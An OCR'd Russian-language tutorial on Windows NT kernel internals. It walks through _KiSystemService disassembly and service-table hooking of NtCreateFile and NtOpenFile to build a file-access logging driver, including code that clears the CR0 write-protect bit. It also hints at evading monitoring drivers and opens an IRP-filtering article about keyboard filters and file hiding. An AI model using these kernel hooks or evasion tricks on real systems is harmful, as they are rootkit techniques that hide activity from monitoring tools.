
```
; _KiSystemService:
```

```
.text:00464FCD push 0 ; блок кода, который M$ именует ENTER_SYSCALL macro,
; его можно встретить не только в прологе данной
; функции. Самое интересное то, что, начиная с версии 3.51
; Windows NT в код данной функции практически не
; вносилось никаких изменений.
; сохраняем основные регистры в стеке
.text:00464FCF push ebp
.text:00464FD0 push ebx
.text:00464FD1 push esi
.text:00464FD2 push edi
.text:00464FD3  push fs
; загружаем в FS указатель на  PCR
.text:00464FD5 mov ebx, 30h
.text:00464FDA db 66h
.text:00464FDA mov fs, bx
; сохраняем в стеке указатель на предыдущую цепочку обработчиков исключений
.text:00464FDD push dword ptr ds:0FFDFF000h

; инициализируем новый список обработчиков исключений, так называемых фреймов SEH
.text:00464FE3 mov dword ptr ds:0FFDFF000h, 0FFFFFFFFh
; получить адрес структуры текущего потока
.text:00464FED mov esi, ds:0FFDFF124h
; сохраняем в стеке адрес предыдущего режима User/Kernel и всё что с ним связано
.text:00464FF3 push dword ptr [esi+134h]
.text:00464FF9 sub esp, 48h
.text:00464FFC mov ebx, [esp+6Ch]
.text:00465000 and ebx, 1
.text:00465003 mov [esi+134h], bl
; корректируем текущий стековый фрейм
.text:00465009 mov ebp, esp
; сохраняем текущий стековый фрейм
.text:0046500B mov ebx, [esi+128h]
; устанавливаем новый стековый фрейм
.text:00465011 mov [ebp+3Ch], ebx
.text:00465014 mov [esi+128h], ebp
.text:0046501A cld
; а вот это уже совсем интересно, проверяется, не отлаживается ли текущий поток, в случае,
; если  да, можете сами заглянуть по адресу
.text:0046501B test byte ptr [esi+2Ch], 0FFh
.text:0046501F  jnz loc_464F49
.text:00465025
.text:00465025 loc_465025:
.text:00465025
.text:00465025 sti
.text:00465026
.text:00465026 loc_465026:
.text:00465026
_KiSystemServiceRepeat:
; копируем номер сервиса в регистр edi для дальнейших манипуляций
.text:00465026 mov edi, eax
.text:00465028 shr edi, 8
.text:0046502B and edi, 30h
.text:0046502E mov ecx, edi
; получаем указатель на дескрипторную таблицу потока (заметьте, что каждый поток может
; иметь собственную структуру SERVICE_DESCRIPTOR_TABLE, поскольку структура ; ;_KTHREAD хранит в
    себе указатель на неё)
.text:00465030 add edi, [esi+0DCh]
.text:00465036 mov ebx, eax
; ещё одна проверочка, а вдруг данный вызов направлен к драйверу win32k.sys или вообще
; такого сервиса не существует ?
.text:00465038 and eax, 0FFFh
.text:0046503D cmp eax, [edi+8]
.text:00465040 jnb loc_464E02
.text:00465046 cmp ecx, 10h
.text:00465049 jnz short loc_465065
; получить адрес текущего TEB
; далее идёт возня на тему, не GDI ли это вызов?
.text:0046504B mov ecx, ds:0FFDFF018h
.text:00465051 xor ebx, ebx
.text:00465053 or ebx, [ecx+0F70h]
.text:00465059 jz short loc_465065
```

```
.text:0046505B push edx
.text:0046505C push eax
.text:0046505D call dword_482220
.text:00465063 pop eax
.text:00465064 pop edx
.text:00465065
.text:00465065 loc_465065:
.text:00465065
; увеличиваем счётчик системных вызовов, один из счётчиков производительности,
; используется такими утилитами, как Performance Monitor и всякими разными подобного рода
.text:00465065 inc dword ptr ds:0FFDFF5DCh
; помещаем в esi указатель на стек пользовательских аргументов. Помните тот самый регистр
; edx в заглушке функции ZwWriteFile библиотеке ntdll.dll?  Надеюсь, Вы понимаете, почему в
; данном случае используется механизм передачи параметров через регистровый указатель, а не
; как обычно - через стек? Потому, что после вызова ловушки 0x2e и переключения режимов
; процессор загрузит в регистр SS, то значение, которое до этого было
; заботливо припрятано в сегменте TSS(0x28) и теперь он будет указывать на совершенно
; другой дескриптор в таблице GDT, нежели в пользовательском режиме. Так как данная
; структура одна на все потоки (для обработчика двойной ошибки(_KiTrap08) используется, к
; примеру, свой сегмент TSS, не стоит понимать вышесказанное в буквальном смысле), то после
; переключения режимов происходит донастройка стека относительно конкретного
; выполняемого в данный момент потока. Стеки пользовательского режима и режима ядра
; потока различны, так как если бы было наоборот, то единственное что мы видели бы на экране
; - это  BSOD. Кроме того, стеки индивидуальны для конкретного потока. Необходимо, что бы
; Вы чётко представляли себе это. Продолжим разбор кода функции системного сервиса.
.text:0046506B mov esi, edx
; получить указатель на таблицу аргументов сервисов KiArgumentTable.
.text:0046506D mov ebx, [edi+0Ch]
```

Итак, что бы быть полностью в курсе событий, о которых идёт речь, расскажем немножко об этой самой таблице сервисов и её аргументах. Смотрим на рисунок ниже.



Вот так схематически выглядит наша дескрипторная таблица. Обратите внимание на бледно серые поля в ячейках таблицы. Дело в том, что я выделил жирным ярким шрифтом только те поля, которые представляют для нас действительный интерес. Остальные поля нормально содержат нулевые указатели или нули. Теперь посмотрим, как всё это выглядит на языке C.

```
typedef struct _SERVICE_DESCRIPTOR_TABLE
{
```

```
SYSTEM_SERVICE_TABLE NtoskrnlTable; // ntoskrnl.exe (native api)
SYSTEM_SERVICE_TABLE Table2;      // свободна
SYSTEM_SERVICE_TABLE Table3;      // используется Internet Information Services
SYSTEM_SERVICE_TABLE Table4;      // свободна
}
        SERVICE_DESCRIPTOR_TABLE,
     * PSERVICE_DESCRIPTOR_TABLE,
    **PPSERVICE_DESCRIPTOR_TABLE;

typedef struct _SYSTEM_SERVICE_TABLE
  {
 PNTPROC ServiceTable;    // указатель на массив точек входа в обработчики
 PDWORD  CounterTable;    // счётчик вызовов сервисов (не используется)
 DWORD   ServiceLimit;    // количество поддерживаемых сервисов
 PBYTE   ArgumentTable;    // указатель на массив аргументов сервисов
}
        SYSTEM_SERVICE_TABLE,
     * PSYSTEM_SERVICE_TABLE,
    **PPSYSTEM_SERVICE_TABLE;
```

Кроме данной структуры, открыто экспортируемой модулем Ntoskrnl **.** exe **в** WinNT **имеется ещё одна, именуемая** ServiceDescriptorTableShadow **, которая не экспортируется и известна только внутри модуля.**

Если имена внутренних функций не экспортируются, то это не значит, что нам не дано их узнать. Существует довольно простой способ получить доступ к ним. Всего-навсего необходимо воспользоваться одним из отладчиков, входящих в комплектDDK –Kernel Debugger (i 386kd .exe), WinDbg(windbg.exe) либо моим любимым SoftIce, но, предварительно установив отладочные символы, которые можно слить с сайта мелкомягких. Кроме того, если Вы все-таки стянули отладочные символы (смотреть здесь

__http://www.microsoft.com/whdc/devtools/debugging/symbolpkg.mspx*), а весят они не*

мало, для дизассемблирования и анализа бинарников используйте IDA, которая

при загрузке соответствующего плагина (меню Edit- >Plugins- >LoadPDBFile__ или

*__Ctrl+F12) без труда разберётся с сопоставленным файлом .PDB***.**

В Windows **2000 найти её можно непосредственно сразу за структурой** ServiceDescriptorTable **. Однако не все версии** Windows **NT** следуют данному правилу. Интересна данная структура тем, что, кроме поля **NtoskrnlTable**, второе поле имеет не нулевые значения, а содержит указатель на структуру **SystemServiceTable**, **ссылающуюся на массив точек входа функций** GDI **, предоставляемых нам драйвером** Win **32** k **.** sys **. Как известно, в** WinNT **, графика 'сокрыта' в ядре, для ускорения соответствующих процессов. Но, в большинстве своём случаев, на этот факт мало обращают внимание, поскольку перехват графических функций опять же мало кому интересен.**

Теперь поподробнее расскажем о данных структурах. Как мы видим, структура KeServiceDescriptorTable включает в себя четыре совершенно одинаковых структуры SystemServiceTable. Значение имеет только первая из них, которую я условно именную NtoskrnlTable. Структура SystemServiceTable опять же в свою очередь состоит из 4х полей. Поясним их.

ServiceTable – указатель на массив указателей на точки входа в обработчики системных сервисов. Интересен тот факт, что одни точки входа сервисов указывают на реально существующие и экспортируемые модулем Ntoskrnl.exe функции, а другие – нет.

Например, функция NtCreateProcessне экспортируется, а точка входа, тем не менее, указывает на некоторый код, который и реализует последнюю. Поэтому, возникают сложности с реализацией данной функции внутри, к примеру, разрабатываемого Вами драйвера, поскольку мы не имеем возможности ни воспользоваться готовым экспортом, ни каким либо простым универсальным

интерфейсом, кроме опять же того, что предоставляется нам функцией KiSystemService. Но,NtCreateProcess – это лишь вершина айсберга, большая часть подготовительных операций, связанных с созданием процесса сокрыто внутри модулей Kernel32.dll и Ntdll.dll. И это не единственная функция подобного рода. Так что, если Вам загорелось реализовать подобную операцию внутри драйвера, придётся сначала сесть и как следует разобраться с тем, как это делает WinNT. Задача данная далеко нетривиальна, и потребует серьёзных знаний и усидчивости, кроме того, всё усугубляется ещё и тем, что код может быть сильно размазан по различным модулям, а не локализован где то внутри определённой третьей функции. Думайте что хотите, но в Windows 9x операция по созданию процесса была чётко определена в режиме ядра и выражена определённой функцией, “экспортируемой” драйвером Shell.vxd – это _ShellExecute. Собственно, на вопрос, почему Майкрософт поступила так в случае с Windows _NT, мне в голову приходит только один ответ – в целях обеспечения безопасности системы. _

CounterTable **–** указатель на переменную ядра, используемую как счетчик количества обращений к KiSystemService. Имеет значение только в отладочной версии. В свободной версии он всегда равен NULL.

ServiceLimit **–** количество функций-сервисов, реализуемых данной версией Windows NT. К примеру в Windows 2000 build 2195 это число 248(0xF8), а в Windows XP build 2600 уже 284(0x11C). Как видите, их количество растет.

ArgumentTable **__** – указатель на массив байтов, указывающих на количество аргументов, передаваемых функции в байтах. То есть, если функция NtAcceptConnectPort принимает на стек 0x18 байт, получается 6 двойных слов. Индекс двойного слова в массиве ServiceTable сопоставляется элементу с тем же индексом в таблице ArgumentTable.

Кроме вышесказанного, не стоит оставлять без внимания ещё одну немалоинтересную деталь. Как Вы уже смогли заметить, в структуре ServiceDescriptorTable при самом наилучшем раскладе занятыми могут быть только две структуры SystemServiceTable (кроме Ntoskrnl.exe, вторая может быть занята сервисами IIS). Естественно, остаётся ещё две, которые могут быть отданы пользователю для добавления в систему собственных сервисов, путём вызова функции KeAddSystemServiceTable, описанной в DDK.

Так, думаю, здесь всё достаточно ясно. Продолжим разбор кода _KiSystemService.

```
; загружаем в CL соответствующий элемент массива ArgumentTable,
; для того, что бы точно такое же число байт перенести в стек ядра
.text:00465070 xor ecx, ecx
.text:00465072 mov cl, [eax+ebx]
.text:00465075 mov edi, [edi]
; загружаем в регистр EBX точку входа в функцию соответствующего сервиса
.text:00465077 mov ebx, [edi+eax*4]
.text:0046507A sub esp, ecx
; передача двойными словами
.text:0046507C shr ecx, 2
.text:0046507F mov edi, esp
; проверяем, находится ли пользовательский стек в пользовательском
; адресном пространстве?
.text:00465081 cmp esi, MmUserProbeAddress   ; = 0x7FFFFFFF
.text:00465087 jnb loc_465271
.text:0046508D
.text:0046508D loc_46508D:
.text:0046508D
; передаём параметры в стек вызываемой функции
.text:0046508D repe movsd
; и, собственно, когда все приготовления и проверки позади, вызываем сам сервис
.text:0046508F call ebx
; Приглядитесь повнимательнее к приведённому коду. Помните, регистр EDX в функции
; NtDll!ZwWriteFile? Подсказка: его содержимое осталось прежним, и это значит, что
; мы им ещё воспользуемся.
```

Что к чему?

Ну, а теперь, о самом главном, о сути нашей статьи. Надеюсь, многие из нас помнят старый добрый MsDos? Точнее, прерывания и их перехват, путём внедрения в таблицу прерываний указателя на собственную функцию-обработчик с дальнейшей передачей управления оригинальной функции, а может быть и после выполнения последней. Ну, на этот случай я советую Вам обратиться к Зубкову или Финогенову. Но, это не суть важно. Дос давно умер, а правила остались те же самые. И так, если хорошо приглядеться к вышеприведенному листингу, можно узреть метод «номер один»: поправить соответствующий дескриптор 0x2e в таблице IDT, указав смещение нашего обработчика взамен оригинального. Но, нам он не подойдет, потому как в таком случае придётся брать обработку исключений и проверку корректности переданных аргументов на себя. Лучше воспользуемся методом «номер два». К тому же, ранее бывши уже описанным Марком Руссиновичем и Брюсом Когсвеллом, а чуть позже о нём написал в своей книге Свен Шрайбер. Некоторые моменты в данной книге мне не понравились, к примеру, слишком сложная реализация драйвера перехватчика, не преследующего никаких конкретных целей и, неоговоренность до конца реализации некоторых интереснейших деталей, играющих ключевую роль в драйвере. Впрочем, это сугубо моё личное мнение, а в целом, книга достаточно информативна и интересна. Тем не менее, в данной статье я решил упростить сложное, сказать о главном и подчеркнуть необходимые и немаловажные детали. Нечто вроде, мини-конспекта, содержимое которого преследует цели чисто практической реализации задачи перехвата функций native api.)

Так вот, суть сего метода сводится к тому, что бы подменить оригинальные указатели на функции в таблице KiServiceTable указателями на наши функции-перехватчики. Тогда, первыми управление будем получать именно мы, и, выполнив свою задачу, отдадим оригинальные функции системе (или может сначала система сделает свои дела, а потом уже мы свои, в общем, тут уж как заблагорассудится). В таком случае, мы получаем доступ к аргументам перехваченных функций и можем делать с ними всё, на что хватит нашей фантазии. К тому же, подчеркну ещё раз то, что через нас «пройдут» все вызовы почти из всех потоков процессов. (кроме системных ядерных потоков, в том числе Iddle. Последние обычно предпочитают обращаться к функциям напрямую, минуя _KiSystemService.) Но, опять же, тут необходимо кое-что уточнить. Для того, что бы получить доступ к структуре ServiceDescriptorTable, используем экспортируемую модулем Ntoskrnl.exe переменную KeServiceDescriptorTable, которая является указателем на данную структуру. Однако заметьте, что код функции _KiSystemService поступает иным образом: указатель на данную структуру он выуживает в одном из полей структуры _KTHREAD, но, тем не менее, инициализируется значением той самой экспортируемой переменной. В этом есть свой плюс – можно создать свою структуру SystemServiceTable, инициализировать её соответствующими значениями, загрузить в соответствующее поле структуры потока адрес последней и таким образом уйти от преследования мониторящего драйвера. Но, поскольку действие это имеет смысл только в режиме ядра, то соответственно, должно осуществляться только драйвером режима ядра. Тем не менее, драйвер-монитор может предусмотреть подобный разворот событий со стороны процесса. Тут уж все зависит от разработчиков по обе стороны баррикад.

Реализация

Итак, перейдём непосредственно к делу. В нашем драйвере мы реализуем перехват двух достаточно интересных функций: NtOpenFile и NtCreateFile. Они интересны тем, что, переведя всё это на язык объектной абстракции, получается, что это не просто некие функции, а методы, применимые к большинству объектов системы. Таким образом, методы применимы к тем объектам системы, над данными которых они могут выполняться. А это, как Вы понимаете, файлы, устройства, пайпы и т.п. Для того, чтобы сделать заготовку драйвера, я применил генератор шаблонов с компакт-диска к книге Свена Шрайбера (Как им пользоваться, написано в книге). Достаточно удобный и понятный. Далее, генерируем шаблон, указав путь и слово mfilemon в качестве имени проекта. Кстати, не забудьте правильно инициализировать некоторые поля в файле w2k_wiz.ini, иначе, компилятор может объявить бойкот драйверу. (Впрочем, для более

детальной информации, можете прямо сейчас обратиться к исходным текстам драйвера, находящимся в архиве, приложенном к статье.) Исходный текст состоит из нескольких модулей, наиболее интересный, где, собственно, и располагается основной код – fmonitor.c. Я не буду приводить весь код в данной статье, а поясню лишь самые важные и интересные моменты реализации драйвера.

Модуль “mfilemon.c”

Алгоритм работы драйвера следующий: первым делом проверяем версию ядра, сможем ли мы работать?

```
     if (*NtBuildNumber == 2195);  else //2k
    if (*NtBuildNumber == 2600);  else //XP
      if (*NtBuildNumber == 3790);  else //2003
```

при инициализации(DriverInitialize()) вызываем функцию IoRegisterShutdownNotification(gpDeviceObject) для того, что бы зарегистрировать callback – функцию (DriverShutdown), которую система вызовет непосредственно перед перезагрузкой.

```
IoRegisterShutdownNotification(gpDeviceObject);  // регистрируем событие завершения работы
        //системы
if (!SetFMonHandler())             // устанавливаем наши перехватчики
{
    IoDeleteDevice (pDeviceObject);
    return ns;
}
SystemGetLocalTime();              // спрашиваем время
}
else IoDeleteDevice (pDeviceObject);

if ((ns = IoInitializeTimer(pDeviceObject,&TimerProc,NULL)) == STATUS_SUCCESS) IoStartTimer(
    pDeviceObject);
  else IoDeleteDevice (pDeviceObject);
 }
   return ns;
 }
```

Следом за ней вызовом функции SetFMonHandler() создаём и открываем файл, для записи в него протокола перехвата и заодно устанавливаем перехватчики.

Теперь нам необходимо кое-что вспомнить, точнее – регистр EDX. Как я уже упоминал, через него _KiSystemService получает указатель на пользовательский стек. Поскольку содержимое регистра не меняется в течение всех проверок вплоть до инструкции CALL EBX, то, собственно, им мы и воспользуемся для аналогичных целей. Кроме того, необходимо иметь ввиду ещё один момент – индексы функций в таблице SST. Как Вы уже поняли, они различны в различных версиях ядер. Впрочем, если Вам необходимо получить данные соответствия, то, всего-навсего стоит прибегнуть к помощи отладчика или дизассемблера.

Модуль “fmonitor.c”

Функция SetFMonHandler(). Вызовом функции SystemDeleteFile() затираем лог файл на диске, если тот остался от предыдущего запуска драйвера. Затем создаём чистый файл протокола, открываем его и сохраняем описатель. Причем, обратите внимание, что описатель файла должен быть описателем ядра, поскольку в таком случае он не будет привязан к конкретному процессу. Затем, в зависимости от версии ядра правим соответствующие элементы в таблице SDT, путем записи в них адресов наших перехватчиков, предварительно сохранив системные. Ещё один интересный момент:

```
_asm mov eax,CR0
_asm mov CR0Reg,eax
_asm and eax,0xFFFEFFFF  // сбросить WP bit
_asm mov cr0, eax
```

Это так называемая защита от модификации ядерных страниц. При сброшенном бите WP, в режиме ядра возможна модификация пользовательских страниц, имеющих атрибут readonly и системных страниц памяти без какой-либо генерации #GP. Если данный бит поднят, то при записи в системные страницы памяти, имеющие атрибут защиты от записи, будет сгенерированно исключение #GP, и это в свою очередь приведёт к BSOD. Поскольку считается, что была произведена попытка разрушить системные данные.

Объясним. Я не имею представления, как это работало в windows nt4, в windows 2000+, ядро может организовываться на страницах размером как 4 кб, так и 4 Мб. Всё зависит от того, какой объём оперативной памяти непосредственно доступен системе. В случае windows 2000 при наличии оперативной памяти 128 Мб и выше, эти страницы имеют размер уже 4Мб. В Windows XP и Windows 2003 Server барьер поднят уже до 256 Мб. Итак, драйвер(.sys), да и практически все исполняемые модули Windows NT имеют формат PE. А, как известно, секции внутри данного файла выровнены по границе 4кб. В случае, если размер системной страницы памяти составляет 4 Мб, защита отключается (сбрасывается бит WP регистра CR0), поскольку, сами понимаете, в данную страницу необходимо уместить как код, так и данные, к тому же ещё и не одного драйвера. А уж данные в редких случаях не модифицируются. (Кроме того, если принять размер страницы равным 4 Мб, то это будет довольно большим плюсом. Вопрос касается буферов ассоциативной трансляции (TLB). Как известно, TLB хранит отдельно записи для страниц кода, страниц данных, и так же страниц, различных по размеру. В случае 4 Мб-х страниц, пространство буферов TLB расходуется более бережно за счет меньшего количества записей и это в свою очередь ведёт пусть и к незначительному, но всё же увеличению производительности процессора.) Поскольку мы модифицируем данные таблицы SST, то, соответственно, рискуем напороться на защиту и уронить систему. Поэтому, мы и воспользовались несколько ”варварским”, как считают многие (собственно, не понимаю, почему он варварский, некоторые системные функции используют этот метод, да и что может случиться за то время, пока мы поправим табличку и установим защиту на место, кроме того, утилита “FileMon” Марка Руссиновича применяет данный метод и ничего страшного не происходит), способом, что бы снять защиту и модифицировать нужный нам участок памяти ядра. Ну, я думаю, с этим вопросом мы разобрались.

Осталось рассмотреть наиболее, на мой взгляд, важный момент.

Функция WriteToLogFile(PVOID Stack). Итак, функция принимает в качестве параметра указатель на пользовательский стек аргументов, тот самый указатель, что передается нам в регистре EDX. Заметьте, что перехватчик использует один и тот же код для обеих NtCreateFile и NtOpenFile функций, поскольку структура их стеков почти полностью идентична. Код функции заключен в блок __try __except. Надёюсь, Вы понимаете, для чего это было сделано? Поскольку мы имеем дело с функциями (RtlUnicodeStringToAnsiString()), которые в свою очередь работают с памятью, рано или поздно здесь может возникнуть исключение. По крайней мере, когда я отлаживал код под Windows 2000, ничего не происходило и всё работало без проблем. Как только приступил к испытаниям драйвера под Windows XP, то очень скоро был “приятно удивлён” BSODом. В принципе, я не долго соображал что к чему, и в конечном итоге решил снабдить функцию фреймом SEH. Что меня и спасло. Почему ядро WinXP повело себя подобным образом, только одна догадка – код ядра был облегчен, убраны различного рода обработчики фреймов SEH, и задача по реализации последних была переложена на плечи разработчиков драйверов. Следующим рассмотрим стеки функций NtCreateFile и NtOpenFile.

```
NTSYSAPI
NTSTATUS
NTAPI
NtCreateFile(
  OUT PHANDLE               FileHandle,
  IN ACCESS_MASK            DesiredAccess,
  IN POBJECT_ATTRIBUTES    ObjectAttributes,
  OUT PIO_STATUS_BLOCK     IoStatusBlock,
  IN PLARGE_INTEGER        AllocationSize OPTIONAL,
```

```
  IN ULONG                  FileAttributes,
  IN ULONG                  ShareAccess,
  IN ULONG                  CreateDisposition,
  IN ULONG                  CreateOptions,
  IN PVOID                  EaBuffer  OPTIONAL,
  IN ULONG                  EaLength );

NTSYSAPI
NTSTATUS
NTAPI
NtOpenFile(
  OUT PHANDLE             FileHandle,
  IN ACCESS_MASK          DesiredAccess,
  IN POBJECT_ATTRIBUTES   ObjectAttributes,
  OUT PIO_STATUS_BLOCK   IoStatusBlock,
  IN ULONG                 ShareAccess,
  IN ULONG                 OpenOptions );
```

Как Вы видите, до некоторых пределов, функции одинаковы. Поскольку нас интересует только структура OBJECT_ATTRIBUTES, то разница в них для нас опциональна. Указатель на данную структуру располагается в стеке третьим по вложенности. Следует код:

```
(PBYTE)Stack = (PBYTE)Stack+8;
pObjectAttributes = *(PDWORD)Stack;
```

Таким образом, мы выловили указатель на структуру OBJECT_ATTRIBUTES и считайте, что получили имя объекта, который будет открыт. Теперь нам нужно узнать, какой процесс хочет открыть или создать объект? Желательно так же полный путь к исполняемому файлу, аргументы командной строки, идентификатор его процесса и текущщего потока. Для решения первой части вопроса, мы обратимся к структуре описателя процесса PEB, которая в nt-системах располагается по адресу 0x7FFDF000 пользовательского адресного пространства. Но опять же, тут нас может подстерегать неприятный сюрприз: если процесс живёт только режиме ядра(например system), то по данному адресу мы ничего не найдём, кроме того, по данному адресу страницы могут быть и не отображены и тогда мы точно получим BSOD, но, от последнего нас защищает фрейм SEH. Всё же, картина может оказаться малоприятной. Поэтому, мы явно проверим, действительна ли память по данному адресу вызовом функции MmGetPhysicalAddress(), передав в качестве аргумента адрес PEB. Если функция возвращает ненулевое значение (конечно, эту задачу можно было решить и более цивилизованным способом, например, проверить поле *Peb структуры EPROCESS, но, думаю, что поступил проще), значит, мы получим командную строку процесса и аргументы. Далее, я думаю, код понятен. Полученную информацию укладываем в буфер, добавляем время для красоты, перевязываем всё это бантиком и скидываем буфер в файл. Теперь посмотрите на следующий код:

```
CurrentThreadPriority = KeQueryPriorityThread(KeGetCurrentThread());
     // повышаем
KeSetPriorityThread(KeGetCurrentThread(),HIGH_PRIORITY);
     //приоритет потока
```

Для чего это было сделано? Надеюсь, Вы понимаете, что функция _KiSystemService является полностью реентерабельной, как и большинство системных функций ядра. То есть, поток в данном месте может быть в любой момент прерван и переключен контекст. Это опасно для нас тем, что мы используем функции для работы с памятью, и инициализируем некоторые структуры, и всё это должно отработать с начала и до конца, что бы достичь должного результата. Если мы берём у системы память, то должны её вернуть. В противном случае в конечном итоге мы столкнёмся с её нехваткой или даже отсутствием, и тогда BSOD нам товарищ. Как известно, потоки, имеющие приоритет реального времени, в режиме ядра не прерываются. Поэтому, мы временно поднимаем приоритет потока то уровня реалтайма и тем самым решаем задачу контроля памяти и гарантии того, что выполнение потока не будет прервано по переключении контекста.

В конечном итоге работы драйвера, в корне диска C будет находиться файл с именем KiSystemService.log. Заглянув в него обыкновенным текстовым редактором можно будет увидеть примерно следующее:

```
0    16:38:51   3a4   40c   C:\WINNT\Explorer.EXE   \Device\{56A954E7-28ED-471A-B406-2936BB2363B3}
1    16:38:52   3a4   40c   C:\WINNT\Explorer.EXE   \Device\{56A954E7-28ED-471A-B406-2936BB2363B3}
2    16:38:53   3a4   2dc   C:\WINNT\Explorer.EXE   \??\C:\
3    16:38:53   3a4   2dc   C:\WINNT\Explorer.EXE   \??\C:\Program Files\desktop.ini
4    16:38:53   3a4   2dc   C:\WINNT\Explorer.EXE   \??\C:\Program Files\desktop.ini
5    16:38:53   3a4   2dc   C:\WINNT\Explorer.EXE   \??\C:\Recycled\desktop.ini
6    16:38:53   3a4   2dc   C:\WINNT\Explorer.EXE   \??\C:\Recycled\desktop.ini
7    16:38:53   3a4   40c   C:\WINNT\Explorer.EXE   \Device\{56A954E7-28ED-471A-B406-2936BB2363B3}
8    16:38:54   3a4   42c   C:\WINNT\Explorer.EXE   \??\C:\
9    16:38:54   3a4   42c   C:\WINNT\Explorer.EXE   \??\C:\Documents and Settings\
10   16:38:54   3a4   42c   C:\WINNT\Explorer.EXE   \??\C:\Documents and Settings\Администратор\
11   16:38:54   3a4   42c   C:\WINNT\Explorer.EXE   \??\C:\Documents and Settings\Администратор\
    Избранное\desktop.ini
12   16:38:54   3a4   42c   C:\WINNT\Explorer.EXE   \??\C:\Documents and Settings\Администратор\
    Избранное\
13   16:38:54   3a4   42c   C:\WINNT\Explorer.EXE   \??\C:\
14   16:38:54   3a4   42c   C:\WINNT\Explorer.EXE   \??\PIPE\srvsvc
15   16:38:54   3a4   42c   C:\WINNT\Explorer.EXE   \??\C:\Documents and Settings\Администратор\
    Избранное\Ссылки
16   16:38:54   3a4   42c   C:\WINNT\Explorer.EXE   \??\C:\WINNT\Web\folder.htt
17   16:38:54   3a4   42c   C:\WINNT\Explorer.EXE   \??\C:\WINNT\Web\
18   16:38:54   3a4   42c   C:\WINNT\Explorer.EXE   \??\C:\WINNT\Web\folder.htt
19   16:38:54   3a4   42c   C:\WINNT\Explorer.EXE   \??\C:\WINNT\Web\
```

Да, кстати, для того, что бы запустить драйвер, используйте утилиту KmdManager из пакета KmdKit от Four-F.

Ну вот, всё, что было важно, уже рассмотрено и объяснено. Теперь, осталось дело за Вами. Предложения и замечания высылайте на мой адрес troguar@yandex.ru.

Выражаю особую благодарность господину FOUR-F за интересные ссылки и консультации, Виктору Кудлаку за предоставленную помощь в решении некоторых важных вопросов относительно устройства Windows 2000 J, а так же всем тем людям, благодаря которым существует этой великолепный сайт.

Исходники к статье прилагаются (находится в архиве `wasm_files.zip`: `files/0348/tracknapi.zip`).

Драйверы режима ядра: Часть 15 : Жизненный цикл IRP

Автор: Four-F

Дата: 2004-11-12

В этой и следующей статье мы рассмотрим принципы фильтрации (перехвата) пакетов запроса в/в (IRP). Для чего нужно перехватывать чужие IRP? Применений этому много. Например, захотелось нам посмотреть, к каким файлам обращается та или иная программа. Что мы сделаем в первую очередь? Правильно - запустим FileMon (sysinternals.com), который установит драйвер-фильтр на файловую систему. А поскольку обращение к файлам - это фактически формирование соответствующих IRP (быстрый в/в, при котором формирования IRP не происходит, не в счет) и посылка их драйверам файловой системы, то прежде чем добраться до адресата, IRP попадет в фильтр и FileMon зафиксирует это обращение, после чего перешлет его адресату. При этом воздействовать на перехватываемые пакеты FileMon не может. Его задача - только регистрировать факт посылки IRP. Другой пример. Допустим, вам понадобилось скрыть, например, от ваших ближайших родственников или коллег по работе, наличие некоторых файлов фривольного содержания. Недолго думая, вы наберете в google что-то вроде "Hide Files And Folders" и тут же найдете кучку программ, позволяющих скрывать отдельные файлы и каталоги. Это возможно благодаря тому же самому механизму фильтрации IRP. Получая доступ к пакету, драйвер-фильтр имеет возможность модифицировать передаваемые в нём данные, как на пути к файловой системе, так и обратно. Разумеется, фильтровать можно не только IRP передающиеся в файловую систему, но и любые другие. Фильтрация IRP - это общий и универсальный механизм. Антивирусные мониторы, файерволы, на лету компрессоры/декопрессоры крипторы/декрипторы и т.д. и т.п. используют механизм фильтрации IRP. Фильтр, который мы напишем в следующий раз, будет отслеживать IRP, связанные с клавиатурным вводом.

Фильтрация пакетов запроса в/в - достаточно сложная тема. Поэтому, прежде чем перейти к практической реализации потребуется хотя бы минимальная теоретическая подготовка. Как минимум, надо четко представлять себе жизненный цикл IRP от "рождения до смерти". В этой статье мы, в основном, и будем заниматься исследованием этого вопроса. Поскольку драйверы, обслуживающие клавиатуру, в полной мере поддерживают механизм Plug And Play, то придется, в минимальном объеме, осветить и этот вопрос. При этом наш фильтр не будет драйвером Plug And Play. Это будет по-прежнему унаследованный (legacy), в терминологии Microsoft, драйвер, но подключать мы его будем к Plug And Play драйверу.

